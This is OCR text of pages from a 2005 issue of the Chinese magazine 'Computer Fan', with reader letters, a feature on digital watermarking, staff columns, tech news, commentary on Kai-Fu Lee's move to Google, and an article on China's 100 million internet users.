也许你会问，女孩与男孩的成绩为何会有如此巨大的反差。其实，不是女孩不用功，而是男孩太刻苦了。女孩走后，男孩把全部心血放在了功课学习与他喜爱的《电脑爱好者》上，《电脑爱好者》给了他重生，QQ上得少了，一有空余时间他便抓着《电脑爱好者》不放。通过《电脑爱好者》介绍的JAVA——这个改变他中学命运的语言，他对编程产生了浓厚的兴趣。起初由于他的编程底子薄，在一知半解地看完《电脑爱好者》刊登的JAVA专题之后，他自己买了一些相关书籍来学习JAVA。但JAVA显然没有想像中的那么好学，尤其对于像他这样一个初中生来说，英语词汇量不足是一个很致命的弱点，于是他认真地补起了英语词汇，在电脑水平突飞猛进的同时，英语成绩也扶摇直上。可以说，是JAVA改变了他的中学命运，能够考上一所好学校，有很大一部分要归功于他的JAVA特长与《电脑爱好者》的引导，因为她们给了他动力和机会。他也清楚地认识到功课学习与电脑爱好的密切联系。熬过了初中，男孩的JAVA之旅仍在继续……

我的故事讲完了。

"我达达的马蹄是美丽的错误，我不是归人，是个过客……"

CF [CP01]



热心读者汉中王刘备:“编辑部在行动”重在读编交流。“走进读者的电脑生活”还可以,但“读者之声”就比较差了,只是刊登几封热情洋溢的读者来信,赞美“稀饭”如何如何的好。虽然我也觉得“稀饭”做得不错,但喜欢她的人自然会继续支持的,没有必要和普通的杂志一样做成面子工程。

记得以前这个栏目是非常有趣的,用夸张幽默的语言,讲述编辑部发生的一个个鲜为人知的故事,比如小编拍电影、春季运动会、编辑名字的来历等等。去年老安主持的那个“掀起小编的盖头来”系列就做得相当不错。为什么不能继续呢?爱屋及乌,喜欢这份杂志,自然对他的“爸爸妈妈”们感兴趣了,于是,打探编辑部的八成为大家的爱好之一。稀饭编辑如果可以透露一下,那么,毒者(眼光毒辣者)和鞭者(时时刻刻鞭策自己者)的距离将会拉近很多的。总之,我们期待“编辑部在行动”能够活跃起来,真正做到“读编交流无限”。

老安:“爸爸妈妈”不敢当,但这个“红娘”最近也没有当好,“鞭者”放松了对自己的鞭策,反遭“毒者”猛抽,这令小编惭愧不已。好在有汉中王刘备这样的直性子、热心肠,当面说出了问题的要害,令小编及早意识到自己的问题所在,这样问题也就好办多了。

心爱的杂志出了一期又一期,新鲜的文章看了一篇又一篇,大家都感觉到了。但不知大家注意到没有,我们的小编队伍也在近期发生了很大变化。去年刚刚被掀起盖头的小编“新娘”还没有度完蜜月,新过门的“新娘”就又来了一大批。读者一定想亲眼目睹她们的花容月貌吧!不急,让老安先给她们排排队,看谁先出场合适。同时,我也想知道大家希望她们以什么样的方式出场同你们约会。这次还用蒙着盖头出来吗?大热的天,憋坏了她们谁来为你们做稿子?所以我想还是换个方式,给大家一个惊喜。敬请期待……

热心评刊员公布

以下17位读者被评为2005年第13期热心评刊员。

一等奖2名(奖品:漫步者R1600TD音箱)

刘晓东(新疆) 曹惠明(江西)

二等奖5名(奖品:漫步者H500耳机)

周 静(四川) 张俊恒(青岛) 黄俊毅(广东) 王 静(北京) 杨福利(唐山)

三等奖10名(奖品:东方大典2003)

刘 望(青岛) 常志强(江苏) 叶治锐(广东) 王守建(福州) 杜爱凤(浙江) 黄 伟(北京) 宿录贞(山东) 王 涛(陕西) 李亚楠(新疆) 何亚炜(内蒙古)

最佳文章公布

2005年第13期优秀文章

第一名:“特别话题”栏目《打破窗户的企鹅》作者:**孙宁 刘国英**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:“聪明用电脑”栏目《系统无法启动!如何抢救硬盘数据》作者:**柳坚 赢亭**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:“CFan新视界”栏目《警惕手机抢钱》作者:**潘留军**获得200元奖金和《电脑爱好者》荣誉证书。

技术人员千方百计向一张张图片里面隐藏信息，另一群人则绞尽脑汁向老百姓推广将隐藏的信息挖掘出来的方法。他们为什么要这么做？有专家认为这种隐藏信息的技术将带来IT行业的革命，它有这么大的力量吗？

数字水印方兴未艾

来自一起诉讼的启示

用照片能否认定违章停车？挨罚的李女士认为，仅凭一张车牌号照片是不够的。前不久，李女士状告北京市丰台区交通支队执法证据不足的案件在法院开庭审理。

据到庭的李女士的丈夫程先生称，李女士通过手机查询发现自己有一次违章记录，到交通队核实时，李女士只看到了一张数码照片。照片拍下了李女士汽车尾部的车牌号码。李女士认为，照片只显示了车牌照，没有显示车内是否有人，只能证明她的车到过现场，没有证据能够证明她违章停车。为此，李女士将交通队告上法庭，要求撤销行政处罚，返还已交罚款200元，并赔偿经济损失500元。

丰台交通支队当庭出示了4张照片，其中一张正是李女士的车牌号照片，还有几张是停车地点的近况和概貌。丰台交通支队称，2月24日，巡逻民警得到交通协管消息，有一白色面包车违章停车，民警上前查看确定车内无人后，便拍下照片作为证据，并录入非现场执法程序，处罚200元。记者从交管部门获悉，认定违章停车有两个要素，一是车牌号；其次是不准停车的信息，包括禁停标志和周围的环境。丰台交通支队认为，他们拍摄停车地点的近况和概貌就属于禁停信息。由于法律取证的问题，法庭没有对此案宣判。



不知道你是否记得当初克林顿性丑闻危机时，有人来了个移花接木，希拉里瞬间换成了莱温斯基，令众人哗然。上图为克林顿和希拉里，下图为名噪一时的克林顿与莱温斯基白宫漫步。

记者从法律相关人士那里了解到，在李女士的诉讼过程中，双方争论焦点在于法院是否认可数码照片作为合法和有效的证据来使用。随着数码相机的普及，类似李女士状告交警部门的案件屡屡发生，呈逐年上升趋势。尽管交警是执法者，他们使用电子设备拍摄的数码影像是否就是可靠的电子证据呢？在高超的数码照片修改技术面前，很少有人勇敢地站出来捍卫数码照片内容的真实性，这是因为数码照片的特性决定了它在充当证据的时候，有那么一点点先天的不足。

起源于信息隐藏

可以被轻易修改，使得人们无法分别数码照片内容的真实性。稍有常识的人都会知道，数码照片的本质是电子文件，那么，可被轻易复制，使得保护数码照片创作者的版权无从谈起。于是，以人为本的科技工作者们开始开发一种被称为数字水印技术的信息隐藏手段。抛开国外不谈，国内出现了多家重量级科研机构和厂商参与研发相关技术。那么，什么是数字水印？

信息隐藏，也称为信息伪装（Steganography），该单词来源于古希腊，意思是将有用或重要的信息隐藏于其他信息里面，就是将信息隐藏于另一非机密的文件内容之中。密码学是研究如何保护消息内容的，而伪装术是专门研究如何隐藏它们的存在性。

数字水印技术的基本思想源于古代的伪装术（密写术）。古希腊的斯巴达人曾将军事情报刻在普通木板上，用石蜡填平，收信一方只要用火烤热木板，融化石蜡后就可以看到密信。使用最广泛的密写方法恐怕要算化学密写了，牛奶、白矾、果汁等都曾充当过密写药水的角色。大约700年前，在手工造纸技术中出现了纸张上的水印。

可以说，人类早期使用的保密通信手段大多数属于密写而不是密码。但与密码技术相比，密写术始终没有发展成为一门独立的学科，其中的主要原因是密写术缺乏必要的理论基础。

然而今天的数字化技术的发展为古老的密写术注入了新的活力，在研究数字水印的过程中，研究者大量借鉴了信息伪装的思想。尤其是近年来信息隐藏技术理论框架研究的兴起，更给密写术成为一门严谨的科学带来了希望。

还数码照片一个清白

数字水印如何保护数码照片的真实性呢？

北京华旗数码影像技术研究院田新博士（影像分析和识别领域的国际公认的专家）谈到数字水印技术，显得格外兴奋，仿佛在为我们引荐一位老朋友。他说："数字水印技术是将与数字作品内容相关或不相关的一些标识信

市场推广期待良策

■ 阿健

息直接嵌入多媒体内容当中，但不影响原内容的价值，并不能被人的知觉系统觉察或注意到。通过这些隐藏在多媒体内容中的信息，可以达到确认内容原创者、购买者，或确认内容是否真实完整等目的。目前，我们的数字水印技术主要应用于新华社《新华社多媒体数据库》的图片版权保护和中国图片总社的《中国图片总汇》的图片版权保护。"

中国图片总汇网站（http://www.photomall.info）是专门从事照片交易的专业影像内容网站，全球华人摄影师源源不断地将自己的作品上传并期待一个好的交易价格。对于这样一个全球性的影像交易平台，在没有应用数字水印技术时，对作品版权的保护几乎是没有技术手段保证的。"现在不同了"，田新博士拿起一台数字水印相机，"使用爱国者数字水印相机，拍摄照片的同时嵌入一个易损的水印，嵌入水印时，不能改变图像的质量和大小，图像特征值与嵌入水印的内容融合、一一对应。当然，水印技术直接应用于其他相机拍摄的作品也是没有问题的。嵌入水印的过程如同是给照片隐藏了秘密信息，数码照片中的任何恶意改动，都能破坏水印信息的完整性，完整性的检测、认证能够精确到图像的最小单位（1 像素）。"

华旗研发的这种数字水印技术可谓从技术上结束了数码相机、摄像机的照片、视频不能作为直接争取的应用瓶颈，保证了取证内容的真实可靠性，使数码相机和数码摄像机可以在交管、公检法、新闻、医疗、保险等部门的多个领域中应用。然而，在华旗人用自己的眼光审视这项技术的发展前景的时候，其他研发机构正在力图找到该技术的另类应用价值。



在本书的封面上的全白色处(肉眼无法观测到)嵌入有以下“宇飞 YuFei”字样的防伪标识！采用宇飞的数字水印观测工具便可轻易的在书封面的白色处观看到图中隐藏内容！


看好手机数字水印

三两成群的俊男　女边听 MP3、边拿手机对着一幅幅漂亮的电影车厢广告拍个没完，不一会儿，他们开始互相交换手机，互相指着屏幕上的内容有说有笑。地铁到站了，几个人径直走向一家 4 星级影院。不用选场次，不用购票，几个人通过放映厅的门口时，用手机在一个电子设备上过了一下便可以入场了。电影内容精彩绝伦，经过电脑后期制作的场景和人物　如生，一个　妹拉着男友的胳膊撒娇道："我要那个外星人的模型嘛"。只见其男友将目光转向手机屏幕，出售电影道具的打折商铺信息尽收眼底，"走，一起去！" 只见几个年轻人的身影消失在茫茫的人海中。




爱国者“争气机” 800 万像素的 V80 Plus

上面这些场景绝非来自科幻片，而是真实地取材于日本和韩国的不少年轻人的生活。你能想像吗，给年轻人生活带来如此便利的还



用手机仿真模拟器拍摄水印照片，手机内置的软件完成对照片水印的读取过程。读取到的隐藏信息是一行小字。



数字水印的嵌入和读取过程示意图

是数字水印技术，只不过这次是应用在手机上面。在北京中盈信安科技发展有限公司CEO余伟华先生的指引下，记者第一次与手机数字水印技术有了亲密接触。

在日本和韩国，很多公共交通工具的车厢广告都隐藏着数字水印信息，隐藏的工作是在广告图片印刷前完成的。一般来说，采用100万像素以上的手机都可以拍摄分辨率在600dpi × 600dpi以上的数码照片。

这是目前手机数码水印技术的最低标准。当拍照手机内置了读取水印的芯片后，对车厢广告的拍摄就等于用手机直接读取了广告图片里隐藏的信息。上述场景中，电影车厢广告中隐藏的恰好是附近电影院的票务信息。当确定要看哪部片子以后，可以直接通过手机订阅电子门票。表面上看似普通的电子门票，实际上已经融合了订票者的个人信息，本质上也是一张数字水印图片。电影院验票时，只需要一台特定的数字水印读取设备，就可以直接认定手机用户的电子门票是否真实有效。有如此简便的过程，当然就看不到人们排大队买票的情景了。

手机数字水印更加贴近老百姓的日常生活，在一次街头随机采访中，受访者对该技术的欢迎程度非常高，特别是年轻、具有一定消费能力的消费者。40%的受访者甚至愿意为此而购买一部100万像素的新拍照手机。用一位看好该技术的风险投资商的话说："假如有一种技术能和老百姓的日常生活息息相关，你已经不会担心它赚不到钱，只是时间的问题。现在的问题是，如何开发它的商业价值的问题。"

投入手机数字水印技术研发的北京中盈信安科技发展有限公司CEO余伟华先生将它的商业价值归结为两种转变，一种由被动到主动的转变。消费者读取印刷物的水印时，他们由一个广告信息的被动接收者转变为一个主动获取者。商家通过消费者消费行为的反馈，锁定特定消费人群时，由一个被动接收调查公司数据的角色转变为一个特定人群需求信息的拥有者。试想当广告不再是无聊的说教，冗余信息被有意筛选，消费者获得快乐的消费体验时，商家不也得到了实惠吗？

技术、法律是发展中的两大难题

和国外同行相比，我们的数字水印技术研发水平一点儿不弱，甚至部分成果更胜一筹。但在市场开拓方面，日韩的手机数字水印应用已经铺天盖地，而我们仍徘徊在技术研发和市场开拓的边缘地带。华旗的做法不失为一种技术推广的好办法，将自己的独门绝技融入到自己的高端数码相机里，提高了国产数码相机的身价不说，降低了数字水印技术的普及门槛。

采访中，记者发现，田新博士不仅要负责部分推广工作，还在担当重要的技术领袖。因为数字水印虽方兴未艾，却仍存在不少科技难题有待研究。当被保护的信息经过某种改动后，比如在传输、压缩、滤波，图像的几何变换如平移、伸缩、旋转、剪裁等处理下，数字水印会遭受不同程度的破坏。田新博士认为华旗可以做到图片剪裁到原尺寸9%后仍可读取水印信息，对于这一点，记者发现国内很多专家表示怀疑。进一步的研究是否能打破9%的界限，这是摆在国内研究者面前的难题之一。


另外一个难题来自于法律层面。如同国画大师在作品上留下真迹一样，我们给数码照片嵌入数字水印实际上也是为了表明自己的身份和该照片的归属，嵌入的数字水印是否是有效的电子签名呢？今年4月1日开始正式实施的《中华人们共和国电子签名法》第十三条规定，电子签名同时符合下列条件的，视为可靠的电子签名：

(一)电子签名制作数据用于电子签名时，属于电子签名人专有；

(二)签署时电子签名制作数据仅由电子签名人控制；

(三)签署后对电子签名的任何改动能够被发现；

(四)签署后对数据电文内容和形式的任何改动能够被发现 。



在以上光盘的印制面上（肉眼无法观测到）嵌入完全离散的“太太乐”字样防伪标识！采用宇飞的数字水印观测工具便可轻易的观看到“太太乐”！

中国人民大学法学博士刘品新表达自己看法时说："如何证明数字水印的可靠性不是一两个厂商说的算的，而应符合《电子签名法》的要求，当然，前提是你觉得你的技术可以作为电子签名来使用。" 到记者发稿时止，仍没有哪一家研究机构对于嵌入的数字水印是否具有电子签名的法律效力给予正式的答复。

问题掩盖不住巨大的商机，在人们日益强调隐私的今天，在问题没有解决之前，一些基本的商业用途已经初露端倪。随着以华旗为代表的数码终端设备生产商的推广力度越来越大，随着以中盈信安为代表的技术研发机构的深入研究，在照片中随意隐藏个人信息的时代即将来临。

CF [XW01]

讲述小编自己的故事……

海洋公园游记

■ 达利

刚到编辑部，感谢伟大的FLP把我放到一个最为隐蔽的角落里，使得我可以认真地窥视每个人。作为新人，像参观海洋公园一样观察每个同事是必然的事情，当然，与此同时也不排除同事们以同样的方式观察我。

离我最近的活人是小特。小特是个什么样的人我真看不出来，只是每天都看见他对着屏幕微笑，在反复确认他的电脑没有安装摄像头后，我确定他的欢乐来自于群组中对柳絮飞的挤兑。

小特背后是Cornel，学外语的，不过我猜他肯定学得不是很好，要不干嘛来编辑部搞中文文字工作。这么猜测是有原因的，因为我懂很多国家的语言，比如在很早以前就学过SaYoNaLa、在韩国烧烤店里学会了HaYaSeYo、在《蛊惑仔》里面学会马来西亚话：TeLiMaGaSy、在泰国学过SaWaDiKa……所以我没办法只能搞中文的文字工作，估计Cornel也差不多。当然，他挤兑柳絮飞的时候仍然使用标准的中文。

Cornel往前走是我老也见不到人的阿健，只有在安排我写这一期的“稀饭第九页”才会突然出现。如果不往前走可以选择从右边跳窗或是转左参观狂PK。著名的狂PK长着一张娃娃脸，我觉得他应该挺厚道的，居然在集体加班的时候公布今天是自己生日这一重大秘密。一看就是缺乏办公室斗争经验，在一大群百无聊赖的大老爷们中，提出这件事，不是自找被虐待吗？还好，那生日蛋糕的奶油以白色为主！狂PK有一个很大的特点，经常对一些莫名其妙的事情发表感慨，就连我的QQ号也要感慨，不过话说回来，狂PK感慨最多的时候还是在挤兑柳絮飞时。

狂PK旁边是老安，轻易不在群组里面吭声，一说话就像是红头文件，听得我小心谨慎，汗毛高昂。老安背后坐着Sunny，广东人，好几次听见他用粤语跟女朋友打电话，真不是有意偷听，只可惜我从初中开始就接受刘德华、张学友等四大天王的粤语培训，所以现在是一句不会说，但句句能听懂！什么时候我还想跟Sunny请教一下，怎么用粤语来挤兑柳絮飞。

坐在老安背后的除了Sunny还有东方欲晓。不知道他的体重多少，但据目测，他的腰围应该比我多出一尺整。庆幸的是他做事情的认真程度和体重成正比，我很喜欢。当然，东方欲晓是编辑部为数不多的不怎么挤兑柳絮飞的人。

好了，经过Sunny和东方欲晓，我们就可以看见柳絮飞了，他是公认的文学青年，最大特点就是……不知道，我就觉得奇怪，为什么老是他被挤兑，这可怜的孩子。

心理学专家分析，一个团队中必须要有一些事情是绝大多数成员都喜欢去做的，这些事情也许和团队的主流任务无关，但是却可以有效增加团队凝聚力，比如大家都喜欢下班的时候来一局CS，当然，最重要的还是大家都喜欢挤兑柳絮飞！

CF [DJ01]

健谈天下



9月的北京，正是秋高气爽的好季节。一些年轻的朋友开学了，不知大家是否有新的发现？年长一些的朋友劳作在金秋，工作是否有新的起色？如果一切照旧，那我们不妨来探讨一下如何调剂生活，让一些新的气象发生在自己身边。

阿健最近做了一件令自己很爽，夫人很不爽的事情。一台崭新的工作站就这样摆在写字台上了。明说是为了提高自己的工作和研究效率，私底下说主要原因还是给自己一个全新的开始，换换口味，品品自己工作多年的劳动成果而已。

当身边的朋友都在议论羊年不吉利的时候，正在筹备婚礼的我也开始注意到了所谓“不吉利”的根源。眼见到FLP病倒在工作一线，年轻的同仁各个为感情所困，经商的赔本不少，一切仿佛都在走下坡路，丝毫不见起色。不久，FLP生龙活虎起来，同仁们也在工作岗位上争先创造佳绩，转眼间，我似乎感到一股迸发在大家心中的火一般的激情。就连嘴上一直在说“不吉利”的朋友，也取得了骄人的工作业绩。看看吧，到底是羊年不吉利，还是心中有“小羊”在作祟？身体上的伤痛永远只是暂时的，而心灵上的伤痛才会磨灭一个年轻斗士站起来的勇气。

IT人的生活每天都在忙忙碌碌中度过。多数人觉得惟一值得兴奋的就是那每月发工资的日子。一个IT行业的CEO跟我说过，如果一个IT人只想到月薪多少，那他终究只能碌碌无为；如果一个IT人会想到一个季度的收入进账有多少，他也许会成为中层干部；如果一个IT人会计划规划自己的工作，让自己在1年甚至更长的时间结束的时候，考虑收入的总体水平，他具备了一个CEO的潜能。

处在不同阶段的朋友当然会有办法规划自己的时间和精力，只是多数人在不经意间让自己的时间和精力白白地消耗在了等待好的机遇的过程中。相比而言，那些口头上抱怨“不吉利”的朋友，如果真的坐以待毙了，他的生活和工作也不一定有新的起色了。

对自己好一点，绝不是都要像阿健一样花大笔的钞票满足一个心愿，凡事都如此简单地敷衍，恐怕也只有月月盯着自己的如意算盘的份儿了，岂能谈向CEO的道路发展呢？要是在更新设备的同时，更新了自己的心情，哪儿还有斗士站不起来之说呢？

最近收录了一句至理名言，“有才而性缓定属大才，有智而气和斯为大智”。仔细体味过后，收获了不少好思想，因此现在拿出来与君共勉吧。

CF [DJ02]



19英寸 来自德国柏林IFA 2005展会的消息，三星发布了至今为止屏幕最大的笔记本大 M70。19英寸的屏幕高达1680×1050dpi的分辨率堪称业内之最，但不知道谁会用重达4.4公斤的"大家伙"来移动办公。

87% 利用单位的网络，人们真的只做工作吗？一项最新的调查表明，高达87%的办公人群利用工作时间为了私事而 览网页。其中65%的受访者认为 览网页带来了短暂的休息时间。

35.9% IDC的数据表明，美国13～18岁的青少年中，35.9%的人用手机主要是在发送短消息，而且还是以文本信息为主。

800名 微软中国近日宣布，在2006财年(2005年7月到2006年6月)，公司将在中国招聘约800名新员工，一半以上的新聘人员将为研发人员，其他将是销售、市场和服务人员。同时，有近300个职位将面向新毕业的大学本科生、硕士研究生、MBA和博士生。

2倍 都是搜索引擎，百度和Google到底谁的用户多？中国互联网分析师吕伟刚公布的一则信息表明 如果将高端用户定义为年龄在25岁以上、学历本科以上、收入高于3000元人民币的人群，那么，Google的高端用户是百度的2倍。


万元 谁说技术密集型行业挣不了大钱？数据丢失往往会带来难以弥补的损失，因此一些单位开出10万元甚至百万元的赏金寻找"高手"，个别"电脑急救师"的月薪已过万元。

冠 李宇春代言神舟 敢问超女路在何方



李宇春，21岁，超级女声成都赛区的人气选手，2005年8月26日超级女声总决赛中获得2005超级女声冠军。此次代言神舟，对春春的发展十分重要，同时春春也很可能成为其他化妆品、饮料等强势品牌的代言人。而其他超女明星也很可能相继成为各类品牌的代言人，超女价值在持续蔓延。不仅如此，到记者发稿时止，李宇春仍在北京拍摄个人首支单曲《甜蜜的，我爱你》的MV，何洁也正在录制广告和拍摄宣传照。据悉，两人在工作完毕后，也将于近期离京，回成都休整，为10月1日在成都举行的演唱会做准备。

上榜理由：超女们的火爆从一个侧面透射出湖南卫视造星机制的成功。李宇春代言神舟笔记本电脑，拍摄MV，接新片的传闻，似乎都在继续着超女话题的热度。然而，超女们的目标是什么？明星是一种，赚钱是一种，恐怕超女的价值还不止如此吧。体育界开始拿"中超该向超女学什么"来自省了，IT界呢？



别了，李开复

■ 新闻采访部实习记者 翟玉忠

中国技术精英去跨国公司的人很多，跳槽的也比比皆是，可只有最近原微软公司副总裁李开复加盟Google任中国区总裁一事闹得"全球风雨"，评论如潮。开始感觉两巨头又在争霸了，后来是越看越不是滋味，到了不吐不快的地步。

李开复何许人也

李开复祖籍成都华阳，1961年12月3日生于中国台湾，获基隆大学计算机科学博士学位，哥伦比亚大学计算机学士学位，他还是美国电气和电子工程师协会院士。1998年，李开复加盟微软公司，并随之创立了微软亚洲研究院，今天微软亚洲研究院已是世界上最好的研究实验室之一。

李开复不仅仅是一个资深的计算机专家（他开发的"奥赛罗"人机对 系统，因为1988年击败了人类的国际象棋世界冠军而名噪一时），据说还有网罗中国顶尖学者的能力。这样一个为微软在中国市场立下汗马功劳并接触微软核心的人离职对微软来说当然是一大损失，另外他还在为竞争对手Google筹备中国研发中心，微软当然有百分之百的理由阻止了——我失去了李开复，我也不想让你Google得到！这不，7月28日，法庭应微软公司的要求，做出一项裁定说李开复现在暂时不能为Google工作。

Google也不甘示弱，日前它要求加州联邦法庭宣布微软与李开复的雇佣合约属不可执行合同，以便这位研究者能不受合同约束，顺利加盟Google。Google头头是道，称李开复现在是加州的居民，住在Palo Alto，使用的是当地的电话服务，并已登记作选民以及获得了本地驾照。同时，李早已开始向加州政府缴纳收入税，当中包括他获得的与Google的签约奖金(signing bonus)必须交的税。

"精神教父"的背后

一位IT界的专家朋友说李博士已经享受中国青年学生"精神教父"的美誉，所以他不可避免的要承担这个名声所跟随的责任与义务。李开复自己则强调："人生只有一次，我认为最重要就是有最大的影响力，能够帮助自己，帮助家庭、帮助国家、帮助世界、帮助后人。能够让他们的日子过得更好，更有效率，能够为他们带来福利。所以对自己的每一项工作，我都会问自己，我做这个事情是不是有足够的影响力。"不过这次李开复的"跳槽风波"比他作的其他事似乎更有影响力。

"以前跨国公司在中国的竞争主要表现为

少女一夜情为换装备 防沉迷系统能否管用



年轻少女因为无力收购网络游戏中的高级装备而多次使用一夜情的方式，因为她已经上 了。8 月的最后一个星期，新闻出版总署发布了《网络游戏防沉迷系统开发标准》(以下简称标准)。根据《标准》，玩家连续游戏 3 小时后经验值减半，5 小时后收益为 0。按照该标准的设想，累计游戏在 3 小时以内的属于“健康游戏时间”，经验值、落宝率正常；累计游戏时间在 3～5 小时属于“疲劳时间”，《标准》建议将经验值和落宝率降为 50%；累计游戏时间在 5 小时以上的为“不健康游戏时间”，《标准》建议将经验值和落宝率降为零。

上榜理由：少女的不幸仅仅是个体的不幸，没有制度约束下的网游的不幸才是千千万万人的不幸。据了解，目前已经签署《网络游戏防沉迷系统》责任书的有盛大、网易、九城、光通、金山、新浪、搜狐。但否真的有效，还得看系统实施后，网民对它的认可程度。

商品市场上的撕杀，今天已经发展到了人才争夺战，长此以往，中国 IT 业的发展潜力将会被世界巨头吸干。”一位网络公司的老板向笔者诉苦，他说现在招真正的人才很难，尽管到处都是学计算机的毕业生。心同此感的显然不止这位老板，由于工作的关系，笔者能够接触到一些国内企业和研究单位的 IT 人士，他们谈到人才流失时常常痛心不已。国内有的单位有比较稳定的福利待遇，但相对于外企，工资太少，那些 IT 人才学到经验不出几年就走了，研发根本不可能进行下去。因为一个研发平台需要持续的改进才会进步。

客观地说，在薪酬上面国内企业还很难和跨国公司竞争，尽管一些国内企业（包括国有企业）也曾用多种方式提升高科技人才的市场价值；或许我们的人才战略应包含更多的东西。记得去年年底三星中国李相 社长在一次谈话中提到三星的理念时说：“创业于 1938 年的三星是在人才第一，实业报国的理念下与韩国经济一起成长的。”有了“人才第一”的意识企业才能留住人才，有了“实业报国”的理想一个人才会实现自己的人生价值，这才是三星和韩国成长的精神支柱啊！

国魂兮，归来

不久前中科院计算所研究员，我国自行研制的龙芯CPU的研制组组长胡伟武先生在一次演讲中谈及做学问的人应该具有的品质时提到了“四个心”，其中第一就是“责任心”，他说：“首先是国家的责任，这个国家就是‘我’的责任，台湾有个忠信学校的校长，他有一篇演讲，非常有名，可能大家在网上看到过。他说‘匹夫有责，就是匹夫无责’，你也有责任，我也有责任，其他人不好好干，所以我也不好好干。我们要正确认识这个，应该是‘国家兴旺，我的责任’，这是我们中国知识分子最美好的传统，就是以天下为己任。这是个什么态度呢，就是把责任拉进来，而不是推出去的态度。所以我以前说，我们国家信息产业没做好，利润空间很薄，很低，谁的责任？我的责任，我们在座的每一位的责任！”哪个时代，哪个民族都需要自己的精神——在全球竞争的时代，“实业报国”应成为中国高科技人才的精神动力！

一位多年旅居日本的经济学家对我讲，日本 NHK 电视台前不久播放了一个回顾丰田汽车历史的节目，节目中邀请了当年的几位技术人员现场作客，讲述当年这些人如何从造飞机转行造汽车，研制日本战后第一种小汽车皇冠——这些在战后最艰难时代挑起日本脊梁的老科学家功成名就后竟不计报酬悄然引退。回忆起当年的创业，白发苍苍的老人热泪盈眶——朋友说今天我们中国太需要这样的科学工作者了！

当人们还在各种媒体上大吵“李开复事件”的时候，是我们反思国内的人才素质和人才战略的时侯了！他不单单涉及一个国家的经济水平，还涉及一个公民的崇高的国家责任；这里，让我们郑重呼吁：

别了，李开复！

国魂 ，归来！

CF [XW02]

热词


Intel VIIV

“机顶盒”、“维纳斯计划”等家庭娱乐方案纷纷失败后，业界巨擘Intel又携着“VIIV”出现在我们面前，根据计划Intel将在明年早些时候推出VIIV家用娱乐平台，这将是Intel首次为数字家庭开发平台计划。VIIV包含一个双内核芯片、芯片组、网卡，它还要求微软的Windows Media Center Edition。




电视棒

在Intel数字家庭概念的驱动下，电脑除 览网页、处理文本等基本用途外，还可以享受数字电视，并完成DVD/VCD的制作。但笔记本电脑的功能一直没能强大起来。看这款用于笔记本电脑的电视外接盒的设计，体积虽小却功能强大。



全能影院

Optoma的这款投影机集成了DVD播放机的功能。设计也符合国内家居空间狭小的现状。真正的家庭影院看来就近在 尺了。



Vista 新功能

早先我们介绍过联想基于TPM(可信赖平台模块)技术的安全PC，现在微软宣称在Windows Vista中将对TPM提出有效的支持，TPM芯片加上Vista的支持，能够保护存储的密钥、密码、数字证书的安全。在 PC 启动时，Vista 利用这一技术验证PC是否感染了恶意代码。

CF [XW03]

历史需要记录，在中国网民突破一亿之际，我们出版了这期专题，希望通过对中国互联网18年来的一些片断式的回忆，勾勒出中国互联网发展的轮廓，找到一面能够反映出中国互联网发展的“镜子”。在这面“镜子”里，我们可以在同一平面中既看到别人也看到自己。当然，我们这面所谓的“镜子”还只能算是一块粗糙的铜板，需要不断地“打磨”，才能使眼前的图像越来越清晰。从某种角度来讲，这个专题不过是个序言罢了。毕竟，互联网上的戏剧也才刚刚拉开帷幕。



18岁 中国互联网长大了

■ 新闻采访部

1亿网民 中国互联网的成人礼

前不久，中国互联网络信息中心发布的最新报告显示，内地网民数达到1亿300万，这是中国网民首次过亿。中国互联网经过18年的发展，突破了一亿，居世界第二位，13个中国人就有一个上网，尽管没有悬念，但这是一个里程碑似的数字。

时空坐标上的一亿网民

从媒介受众数量的成长来看，在世界范围内获取5000万受众所需要的时间，报纸是50年、广播是30年、电视是15年，而互联网仅仅用了3年。和整个互联网相比，中国互联网获取5000万网民大概花了8年，之后不到3年这一数字就突破一亿了。人口的庞大基数使网民增长的潜力仍然相当大。

从世界的范围来看，统计显示，目前全世界的网民大约9.3亿，内地网民占1/9强，全世界每9个网民中就有一个中国人。从亚洲范围来看，亚洲网民约3亿2000万，内地网民占1/3。与互联网头号大国美国相比，中国的网民数是美国的一半，最新统计表明美国网民数为2亿900万左右。

从互联网普及率来看，中国的互联网普及率只有7.9%，离世界的平均水平13.9%还有相当距离，和亚洲8.4%的普及率相差不大，而美国67.8%的普及率则是中国的8.6倍。中国互联网普及率仍是信息化战略的一个主要问题。

一亿网民是互联网发展的一个新起点，包括三层意思，一是网民数量上达到了亿级，毫无疑问这是一个里程碑式的数字;二是商业的巨大驱动能力将会首先在互联网发达地区显现出来，在应用的深度上有所突破，充分挖掘现有网民的商业价值。三是互联网时代的每个人都要做好准备，迎接更大的创造性变革。

1亿网民背后蕴涵着一个巨大的市场，每一个能抓住网民需求的互联网商业应用，都可能产生非常可观的经济效益。比如报告显示，我国网上购物大军达到2000万人，网上支付的比例增长至近半数，网上购物市场巨大，网上购物者半年内累计购物金额达到100亿元，半年内通过网络购买的手机在300万部以上。

